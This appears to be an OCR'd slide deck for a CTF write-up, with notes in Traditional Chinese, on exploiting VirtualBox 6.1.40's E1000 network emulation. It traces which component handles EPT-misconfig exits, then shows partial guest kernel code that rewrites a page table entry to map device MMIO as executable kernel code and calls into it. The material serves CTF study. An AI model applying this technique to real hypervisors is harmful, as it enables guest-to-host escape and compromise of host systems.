
$ VirtualBox

CTF Writeup - Analysis - Put Instruction




$ VirtualBox

CTF Writeup - Analysis - Put Instruction




$ VirtualBox

CTF Writeup - Analysis - Put Instruction



$ VirtualBox

CTF Writeup - Analysis - Put Instruction



$ VirtualBox

CTF Writeup - Analysis - Put Instruction

- 問題：在 VBoxDDR0.r0 跟 VBoxDD.so 都有 E1000 模擬的操作，要怎麼知道會由哪邊來處理？
  - ANS：根據執行流程
- EptMisconfig VM-Exit handler 的進入點 hmR0VmxExitEptMisconfig 到 IEMExecOne，中間沒有任何回到 user space 的操作
  - 因此在這邊是由 VBoxDDR0.r0 來處理

```
u1f383# grep -rnw /root -e "Management Control"
grep: /root/VirtualBox-6.1.40/out/linux.amd64/debug/obj/VBoxDDR0/Network/DevE1000.o: binary file matches
grep: /root/VirtualBox-6.1.40/out/linux.amd64/debug/obj/VBoxDDR0/VBoxDDR0.r0: binary file matches
grep: /root/VirtualBox-6.1.40/out/linux.amd64/debug/obj/VBoxDD/VBoxDD.so: binary file matches
grep: /root/VirtualBox-6.1.40/out/linux.amd64/debug/obj/VBoxDD/Network/DevE1000.o: binary file matches
```

$ VirtualBox


CTF Writeup - Analysis - Put Instruction

- 在跳到 MMIO memory 並執行 instruction 前，需要讓 kernel 知道那塊 memory 是一段合法的 kernel code，步驟如下：
  - 1. 分配一塊 page 叫做 code
  - 2. 取得 code PTE 的 virtual address
  - 3. 取得 drv_read PTE 的 virtual address
  - 4. 寫入 MMIO address，並且其他 flag 參考合法的 kernel code drv_read PTE

```
static ssize_t drv_read(struct file *file, char __user *buf,
                        size_t count, loff_t *ppos) {
    // .......omitted.....................

    char *code = kmalloc(0x1000, GFP_KERNEL); // [1]
    size_t cr3;

    asm(
        "mov %[val],cr3\r\n;"
        : [val] "=r"(cr3)::
    );

    size_t *ent = to_page_entry(cr3, (size_t)code); // [2]
    size_t *B = to_page_entry(cr3, (size_t)drv_read); // [3]
    *ent = (E1000_MMIO_BASE + 0x5000) | ((*B) & 0xff0000000000fffULL); // [4]

    // .......omitted.....................
}
```

$ VirtualBox


CTF Writeup - Analysis - Put Instruction




```
asm volatile(
        "mov rbx,%[idx]\r\n;"
        "mov rcx,%[code]\r\n;"
        "call rcx\r\n;"
        "mov %[ret], rax\r\n;"
        :[ret]"=r"(ret)
        :[idx]"r"(idx),[code]"r"(code+0x820)
        :"rax","rbx","rcx"
);
```

$ VirtualBox

